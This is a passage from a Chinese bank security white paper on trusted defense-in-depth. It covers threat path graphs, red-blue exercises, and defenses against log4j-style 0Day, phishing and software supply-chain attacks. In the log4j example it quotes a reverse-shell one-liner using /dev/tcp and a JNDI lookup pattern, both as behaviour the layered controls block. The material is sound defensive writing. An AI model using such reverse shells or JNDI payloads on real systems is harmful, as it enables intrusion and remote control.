在一个有向图中，只需要确定所有的点，点与点之间的连线就可以通过遍历算法计算出任意两个点之间所有可能的联通路径。类比到攻击路径上，可以通过梳理数字银行现有资产作为“点”，资产之间可能的交互关系（有交互就可能存在漏洞，交互关系包括直接的网络交互，间接借助物理介质进行交互等）作为“线”，通过上述操作可以绘制出数字银行威胁路径图。在“图”中基于选中的攻击起始位置和攻击目标就可以通过遍历算法计算出所有可能的攻击路径。





**图 17 威胁路径图抽象图**

通过上述得到的威胁路径图内只包含了基础的资产和攻击场景信息，还需要结合实际的攻击场景、方法、工具等信息对威胁路径图添加更多的属性。如增加如下属性：

- 资产属性：如资产所在的网络位置、技术栈、业务类型、责任人、历史漏洞等信息，以提高演练验证效率。
- 优先级属性：针对攻击场景增加威胁场景的优先级，优先级属性可以基于威胁发生概率、威胁造成的损失、攻击难易程度来综合判断检验优先级。


**图 18 攻击方法部分截图**

威胁路径图中的攻击场景内细化了该场景内可以使用的所有攻击方法。同时攻击方法细分为攻击技术，不同的攻击技术可以进行同等的替换。如图 18 所示是聊天软件钓鱼攻击方法的部分截图，每种攻击方法都会涉及到很多攻击技术，如信息投递方式、信息投递内容、攻击载荷加载方式等。每种攻击技术都有相应的替换方案如信息投递方式可以是微信投递、QQ 投递、钉钉投递等，投递内容可以是钓鱼链接、钓鱼附件等；攻击载荷加载方式可能是聊天软件漏洞、用户点击运行、浏览器漏洞等，这样可以大幅提高攻击的灵活性和覆盖的全面性。

### 3.5.2 红蓝演练机制建设

红蓝演练是检验数字银行可信纵深防御体系有效性的重要机制，检验机制主要包括常规演练、定向测试演练、预设场景演练和全链路演练等不同形式。

- 日常测试工作：演练攻击方对数字银行面临的风险场景进行日常渗透测试，测试成功的攻击行为未来会用作预设场景演练或全链路演练。演练防守方定期对渗透行为进行打标，标记渗透测试场景是否被防御和感知。
- 安全产品测试：针对数字银行建设的可信防御产品以攻击者视角进行独立评估，内容包括可信产品自身的安全性、可信产品能力和策略防护的有效性，这里会涉及各类可信防御产品的绕过手法。
- 预设场景演练：预设攻击者拥有一定的账号、代码权限，并以特定权限在某一网络区域发起攻击，演练防守方对攻击行为做拦截止血操作和溯源操作。或者可以只感知不做拦截操作，以检验特定威胁路径下所有的防御手段的有效性，避免因某一层的防御拦截而无法验证后续的防御机制。
- 全链路演练：演练攻击方以真实黑客视角从互联网发起攻击，演练防守方对攻击行为做拦截止血操作和溯源操作。或者只感知不做拦截操作，以检

验特定威胁路径下所有的防御手段的有效性，避免因某一层的防御拦截而无法验证后续的防御机制。

- 数据的保鲜机制：威胁路径、防御能力及检验数据需要与数字银行的资产系统关联，以保证实战检验管理系统被攻击实体面临威胁状态的时效性、准确性。同时需要根据数字银行网络架构，定期优化更新威胁路径大图，重新划分威胁路径的优先级，新增攻击方法也要实时更新，实时展示数字银行当前面临的 TOP 风险，可信防御能力的阻断率和感知率等。

### 3.5.3实战攻防检验

针对已建设的威胁路径图，需要在威胁路径图的基础上补充数字银行可信防御能力的数据信息，基于威胁路径图的数据常态化进行对抗演练，记录每次演练的结果和效果数据，并填充到平台，形成实战检验平台系统。

建设威胁路径图首先需要梳理资产节点和威胁场景。资产需要具备网络属性、开发技能栈、业务类型、历史漏洞等信息。资产节点梳理完成后接下来需要梳理攻击场景，攻击场景由资产节点之间的网络连线组成。完成攻击场景的梳理后需要根据各个场景攻击发生的概率、攻击的成本、被攻击后造成的损失综合评估攻击场景的优先级信息。

基于如上建设的威胁路径图，接下来需要在威胁路径图中补充对攻击方法的防御和检测能力数据。至此可以计算出数字银行可信纵深防御体系的覆盖情况、威胁场景的防御情况等信息，以有效指导后续安全建设的重点方向，通过实施安全能力自动化检验或持续的红蓝演练对抗，检验已建设可信能力的有效性。

同时在每次的红蓝对抗演练当中，需要根据每次的演练结果进行复盘，重点关注已建设的可信能力及策略被突破或者绕过的问题点，并针对性的进行能力和策略的升级整改。通过持续地演练、复盘等流程，可促进数字银行可信纵深防御体系能力的不断提升和优化。

## 3.6 体系演进

数字银行可信纵深防御体系的建设实施阶段如下：

- 初步试点落地：基于数字银行面临的 TOP 风险，选择部分可信防御能力进行试点落地，如针对边界应用面临的 0Day 漏洞威胁，可以优先试点落地

应用运行时可信防护能力，并建立可信级的防护策略，验证单点防御能力的有效性。

- 体系化覆盖：基于数字银行面临的 TOP 风险，针对高风险场景建立可信级纵深防御能力，验证可信纵深防御在某类攻击威胁中的防护效果。
- 全面覆盖：针对基于数字银行面临的高级和未知威胁，全面覆盖应对各类威胁及各个层面的可信级防护能力，并更细粒度定义预期内的可信行为，以有效应对数字银行当前及未来面临的高级和未知威胁，保护在线数字资产的安全性。

# 4 数字银行可信纵深防御体系实践应用

## 4.1 0Day 漏洞防御

1）需求

随着安全攻防对抗趋势的发展，越来越多的漏洞被发现，“漏洞是不可避免的”已经成为行业共识，其中 0Day 漏洞是被少数黑客发现但尚未公开的漏洞，攻击者利用 0Day 漏洞进行应用系统攻击、就像打开一扇未上锁的门一样简单和快速，在历年国家级、省市级的攻防演练中有不少企业都因为 0Day 漏洞被快速入侵攻破。因此，要保障数字银行的安全性，安全防御体系应具备有效应对 0Day 漏洞攻击的能力。

2）解决方案





图 19 0Day 漏洞攻击路径图

数字银行建立的可信纵深防御体系，在 0Day 漏洞威胁的应对上，首先需要分析并建立 0Day 漏洞的攻击链路。详细分析如上图所示，整个攻击链路贯穿网络层->应用层->容器层->基础设施层。针对如上链路需要建立起有效的可信防御体系进行风险应对。

网络层：建立流量层的可信防御能力，基于入向的安全可信网关为载体，针对每个域名、接口、请求头、参数进行可信验证。流量可信以域名为维度，针对每个接口的请求头、请求体、请求参数和请求内容进行预期参数及参数值的配置，如可根据对于业务接口的分析和刻画，默认只对 0-9a-zA-Z 中文等预期内的值进行放行，其他均进行拦截。针对未加白的接口、请求头、请求体、请求参数和请

求内容等默认进行拦截。基于出向的安全可信网关，建立应用容器维度的外联管控能力，默认禁止外联，针对存在外联需求的应用按照域名、接口、参数等粒度进行精细化地放行。

应用层：建立应用运行时可信防御能力，以 RASP 为载体，Hook 应用网络访问、文件访问、命令执行、代码执行等底层类，实时上报应用运行时的行为事件，针对这些行为生成可信管控策略，并将策略下发至应用内可信策略控制点，对非预期内的行为默认拦截。

容器层：建立容器应用可信和外联管控可信能力，以安全容器系统切面为载体，通过 Hook 容器底层函数，实时上报容器命令执行事件，归类容器执行的命令并配置成可信策略，将命令执行可信策略下发至容器层，针对非预期命令执行事件进行可信拦截。外联管控针对容器内所有网络事件进行安全分析，针对所有已知外网域名访问行为进行白名单归类和下发，对所有白名单以外的外网域名进行可信拦截。

3）效果

通过建立的可信纵深防御体系，当 0Day 漏洞攻击发生时，针对应用层的攻击行为就会被应用运行时可信能力拦截，即使侥幸绕过应用运行时可信能力在后续的攻击链路当中容器应用可信能力及网络层外联管控能力依然可以有效拦截，阻断攻击目标的达成。接下来以 log4j 的漏洞应急为例进行 0Day 漏洞防护的说明。





图 20 log4j 漏洞攻击链路

攻击链路分析：

以 log4j 漏洞的利用和防护为例：首先，攻击者会通过使用通过精心构造的攻击脚本针对数字银行开放至互联网的漏洞应用发起恶意攻击请求。然后，攻击脚本到达应用层，应用代码调用 lookups 日志函数进行日志打印，触发漏洞利用点，恶意脚本通过该功能点可以执行系统命令。接下来，通过获取的应用权限进一步在应用容器当中反弹后门回连至攻击者远控服务器，达到长期控制应用及服务器的目的。最终，通过获取的后门权限窃取数字银行数据资产。

防护方案说明：

以如上 log4j 的漏洞利用链路为例介绍可信纵深防御体系对于该漏洞的关键应对方案。首先，当攻击者发起攻击的时候建立的网络层的可信能力会对请求的参数进行校验，如果参数仅包含 0-9a-zA-Z 之间的字符，则在网络层针对存在特殊字符的请求将会默认拦截。然后，如果请求到达了应用层，针对应用运行时可以加载的类、函数、方法、网络、文件等行为均会进行严格的白名单控制，针对{jdni:rmi|ldap|…}等服务将无法调用成功。进一步，请求到达了容器层，容器应用可信的能力将会严格限制容器当中的进程行为，非预期内 bash -i >& /dev/tcp/ip/port 0>&1 的反弹 shell 的行为将无法执行成功。最终在网络层，对于无外联需求的应用，将无法出网；对于有外联需求的应用也严格限制了外联的域名和参数等，从而有效地控制了攻击者外联远控服务器。通过构建多层可信级的防御措施最终达成了 0Day 漏洞防御的效果。

## 4.2 钓鱼攻击防御

1）需求

在高级可持续威胁的攻击活动中，攻击者通常来自专业的黑客组织，有明确的攻击目标，且攻击方法多样，除了常规攻击行为外还会采用钓鱼攻击、账号或信息欺骗等社会工程学攻击手法，甚至会进行物理攻击，只要被攻击的目标组织存在系统漏洞或者员工疏忽被骗的情况，则会被入侵攻破。因此，安全防御体系应有效应对员工被钓鱼等社会工程学类的攻击手法。

如果要做好防护首先需要了解钓鱼攻击的攻击链，正所谓知己知彼百战不殆，对于此类攻击有深入了解之后才能更好的进行防护。整体攻击过程可以简化成如下威胁路径图。


图 21 钓鱼攻击威胁路径分析

攻击主要分为三个阶段：

- 投递阶段：恶意攻击者通过向目标的 IM 即时通讯软件或者邮箱发送链接或者文件并诱导用户点击或者下载文件进行投毒。
- 执行阶段：受害者如点击恶意链接，可能导致被水坑攻击；如在恶意链接中输入重要账号和密码，可能导致数据泄露；如下载攻击者投递的软件，则可能被植入持久化木马并窃取重要数据。
- 持久化数据获取阶段：受害者终端被植入木马后，木马会访问恶意地址并下载其他大马文件来窃取用户数据。

2）解决方案

根据上述分析，针对不同阶段的不同攻击路径，采用不同的策略进行防御。

- 邮箱发件人黑/白名单。一方面，利用威胁情报，收集恶意投毒的邮箱后缀，在邮箱网关处配置黑名单，防止批量的泛投毒攻击。另一方面，通过统计员工与外部邮件通信的需求，设置邮件来源地址的白名单策略，防止员工接收垃圾邮件。通过减少暴露面的方式，降低被钓鱼攻击的可能性。
- 网络可信。利用网络可信白名单策略，阻止员工访问非工作必须的公网资源，可防止员工访问恶意链接，进而泄露敏感账号或者下载病毒文件。
- 进程可信。利用进程可信策略，可防止陌生进程尤其是木马文件的执行。因此，可以防御执行阶段的木马的执行，也可以防止木马后续的下载和执行行为。

3）效果

通过建立的可信纵深防御体系，针对员工办公终端当中运行的软件、进程和网络行为进行可信管控，确保员工使用的终端是可信的。通过结合统一接入层的

可信能力对于员工的身份、权限、行为进行持续验证和管控，确保使用的设备、身份、权限、行为都是可信的，以有效应对针对员工的钓鱼和社工攻击。

接下来以员工被钓鱼风险防护为例进行钓鱼攻击防护的说明。





图 22 钓鱼攻击防护链路图

攻击链路分析：

以常用的钓鱼邮件当中植入恶意木马病毒攻击为例：首先，攻击者通过招聘平台和目标公司招聘人员取得联系，经过多次沟通后取得对方信任。然后，将精心构造的“求职简历”文件发送至该员工的个人邮箱，文件当中绑定了 0Day 漏洞攻击脚本，该脚本触发执行后可以将恶意木马文件植入终端并进行远程控制。接下来员工收到攻击者“求职简历”之后，使用个人办公设备查看简历并成功执行了木马文件，个人电脑被攻击者控制。进一步攻击者会分析当前员工日常文件拷贝及与公司其他员工的日常文件交互行为，并再次植入定制木马，该木马会对与该终端有往来的文件进行实时感染植入，通过此种方式渗透进入公司其他员工办公终端。在获取到新的设备权限后，木马文件通过多种网络协议及常见 WEB 服务尝试和 C2 地址进行通讯，以确保可以控制目标终端，进而攻击者通过不断的横向渗透获取到数字银行核心资产。

防护方案说明：

针对钓鱼邮件植入恶意木马病毒攻击为例：首先，针对员工使用的设备进行可信验证，如果员工使用设备不在可信设备当中或者是使用的设备状态不可信，

将不允许接入办公网络，需要将文件通过其它渠道或者可信的移动介质拷贝至办公电脑。然后，针对员工办公终端中可执行的软件、进程，基于 EDR 建立的可信能力进行可信验证，对于不可信的软件和进程将禁止运行。同时，对于由可信软件从终端发起的外联网址建立白名单的管控策略，做到外联的地址是可信的，对于无外联需求的终端将直接封禁互联网的访问；同时出口流量网关处会再次对于外联的地址进行可信管控，确保最终外联的地址是符合预期的。进一步，即使攻击者获取了员工终端访问权限，统一代理层网关会对被访问的办公系统会对来访的终端设备和访问行为进行可信管控，对于非预期内的设备和行为将会进行阻断或进行多因素认证，认证通过之后才能进一步的访问。最终达成有效地应对钓鱼等攻击的目标。

## 4.3 软件供应链风险应对

1）需求

绝大多数企业都不可避免需要使用第三方生产的软件组件，而攻击者可以利用这些第三方生产的软件组件的漏洞或者提前植入的后门来攻击目标企业，这类威胁对于任何一家企业来说都是难以防范的。因此，所建立的防御体系需要有效应对软件供应链攻击。

2）解决方案

供应链-三方包投毒防御：建立内部可信三方软件仓库及其访问机制。通过建立内部三方软件仓库，内部三方软件仓库每次从官方源同步三方软件时默认经过安全风险扫描（动态扫描，静态扫描，特征风险扫描），当安全扫描结果满足预期时则将其同步至内部三方软件仓库。对于安全扫描存在风险的三方软件包则进行告警并禁止同步至内部软件仓库。同时在办公网、测试网、生产网建立可信三方软件仓库的访问控制能力，限制环境内资源只允许访问内部三方软件仓库，对于外部三方软件仓库的访问行为默认拦截。

供应链-外采应用安全防御：建立外采应用的实时感知卡点机制和 0Day 防御默认准入机制。通过进行非标应用静态扫描，非标机器资源调度告警和域名申请卡点等手段保障外采应用实时感知，对新增外采应用默认接入流量可信，应用可信和容器可信等防御手段，对所有未知请求，未知应用行为，未知容器命令执行行为进行拦截。

供应链-Java 三方组件安全准入：建立 Java 三方组件安全准入机制，通过编写 Maven 编译插件建立 Java 三方组件编译实时阻断能力。针对外部爆发的恶意投毒 Jar 包和 0Day Jar 包情报，通过安全插件下发阻断恶意 Jar 包的策略，当应用编译发布时进行安全扫描，对所有引用恶意 Jar 包的应用进行阻断。

3）效果

通过建立的可信纵深防御体系，对于发布至生产环境的软件资源都会进行严格的风险扫描，业务系统进程、服务、网络资源的分析，做到线上运行保留最小的资源集合，阻断软件供应链当中注入后门程序的运行和网络通信，以达成有效应对软件供应链攻击的目标。





**图 23 软件供应链风险防控链路图**

攻击链路分析：

某外包研发同学在开发财务管理系统，系统当中需要引入财务报表的展示和打印功能，因此该同学直接在互联网当中搜索到了开放的 print.jar 的功能包，并直接引入到了代码当中，由于该代码当中为攻击者投放的恶意后门 Jar 包，因此发布至线上环境之后后门程序执行成功，且由于机器没有进行严格的外联管控限制，直接程序运行后直接回连到了攻击者远程服务器地址，应用服务器被攻击者远程控制。

防护方案说明：

针对如上所述的软件供应链风险，所建设的可信纵深防御措施有如下应对方案：首先，在应用镜像的构建环节，容器镜像可信能力会对应用及镜像沟通当中引入的二、三方程序包进行分析、扫描、预警，针对非可信来源、漏洞的程序包将进行拦截或告警，将会构建失败且无法发布至生产环境。然后，即使绕过了检测发布至生产环境，应用运行时可信能力会针对应用运行的函数、网络行为和文件行为进行可信管控，确保应用运行状态是可信的。再进一步，容器应用可信对于运行的进程进行可信管控，确保运行态加载的进程是可信的。在网络层面，针对应用所有的外联行为也进行严格的可信管控，从而实现全链路的可信，确保运行态加载和使用的软件是可信的，不会造成实质安全风险。

## 4.4 高效安全加固实践

1）需求

数字银行所建设的可信纵深防御体系，需要满足数字银行业务应用服务高速迭代的效率要求，不以牺牲业务的发展效率为代价，因此所设计的可信纵深防御体系，需满足可以进行高效加固的要求。

2）解决方案

在可信纵深防御体系的建设当中，可信策略控制点的设计和选型，要优先选择符合安全切面理念的可信策略控制点，做到安全管控与业务应用既融合又解耦，即安全能够深入业务逻辑，不再是外挂式安全；业务上线即带有默认安全能力，并实现跨维的检测、响应与防护；同时安全能力满足可编程、可扩展的要求，与业务各自独立演进；且选择符合架构统一及未来技术演进方向的策略控制点。因此可基于安全平行切面的技术来建设可信策略控制点，如在移动端可信策略控制点的选择上，优先使用移动端安全切面的技术；在应用运行时可信的策略控制上，优先使用应用运行时切面的能力；在网络行为可信的策略控制上，优先使用网络安全切面的技术落地可信策略。

3）效果

面向数字银行的可信纵深防御体系，在移动端及终端层、统一访问代理层、应用层、基础设施层通过使用安全平行切面的技术，实现了安全加固与业务系统迭代的解耦，可以进行独立的演进迭代，线上安全的加固、管控和止血操作，无需应用系统进行代码改造。

# 5 总结与展望

数字经济的外延不断拓展，数字化转型由之前狭义的产业化转型变为广义的产业化转型，数字经济与数字技术已经成为国民经济中的重要组成部分。随着数字经济的不断发展，数字银行的信息安全防护体系的价值愈加重要，在银行业面对的网络安全、数据安全、隐私保护等威胁和挑战时，必须要通过全栈式、全方位、无死角的安全防护体系才能解决问题。

可信纵深防御作为新一代的基础安全防御体系，是保障银行业客户信息和资金安全的基础底座，也是保证银行持续稳健经营的安全基石。网商银行的可信纵深防御体系通过全面运用可信计算、安全平行切面等新兴安全技术，秉持着设计时通盘考虑，实施阶段全栈式不留死角，应用时形成管控闭环的安全防护理念，可以有效保障银行业数字化转型中和转型后的风险事件不发生，将安全风险有效地控制在事前。

网商银行的实践表明可信纵深防御体系是一个行之有效的新兴安全防护体系，在银行业数字化转型面对应急攻防、安全治理与布防、数据安全治理等方面问题时将发挥重要作用。同时网商银行的实践也证明在银行业企业级架构复杂度呈爆炸态增长的当下，可信纵深防御体系基于安全平行切面安全架构、内生安全框架和内置式主动防御体系等新型技术的防护体系进行可信策略控制点的建设，可以有效解决安全团队与业务团队强耦合、安全应急响应速度慢、协调难度大等困难问题。

网商银行是典型的数字银行，其信息系统全部是云化部署的，网商银行在可信纵深防御体系方面的实践为国内银行同业论证了未来信息安全防护体系的演进方向，证明了在全面云化、全面自主可控的情况下也能做好信息安全防护工作。

网商银行还会持续将可信纵深防御体系的成果与实践分享给整个银行业，和整个业界一道构建更完善的可信纵深防御生态，保障银行业数字化转型的顺利进行。

# 参考文献


| 序号 | 文献名称 | 出处 |
| --- | --- | --- |
| 1. | 中华人民共和国国民经济和社会发展第十四个五年规划和2035年远景目标纲要 | 中国政府网，2021 |
| 2. | 《中国银保监会办公厅关于银行业保险业数字化转型的指导意见》 | 银保监办发〔2022〕2号，2022 |
| 3. | 《金融科技发展规划（2022—2025年）》 | 中国人民银行，2022 |
| 4. | 《信息安全技术—可信计算规范—可信软件基》 | 全国信息安全标准化技术委员会，2022 |
| 5. | 《基于可信计算构建纵深防御的信息安全保障体系》 | 四川大学学报(工程科学版)，2014 |
| 6. | 《安全平行切面白皮书》 | 蚂蚁集团与信息产业信息安全测评中心共同编写发布，2021 |
| 7. | 《数据安全复合治理与实践白皮书》 | 中国软件评测中心、国家信息中心《信息安全研究》杂志社、蚂蚁集团联合编写发布，2021 |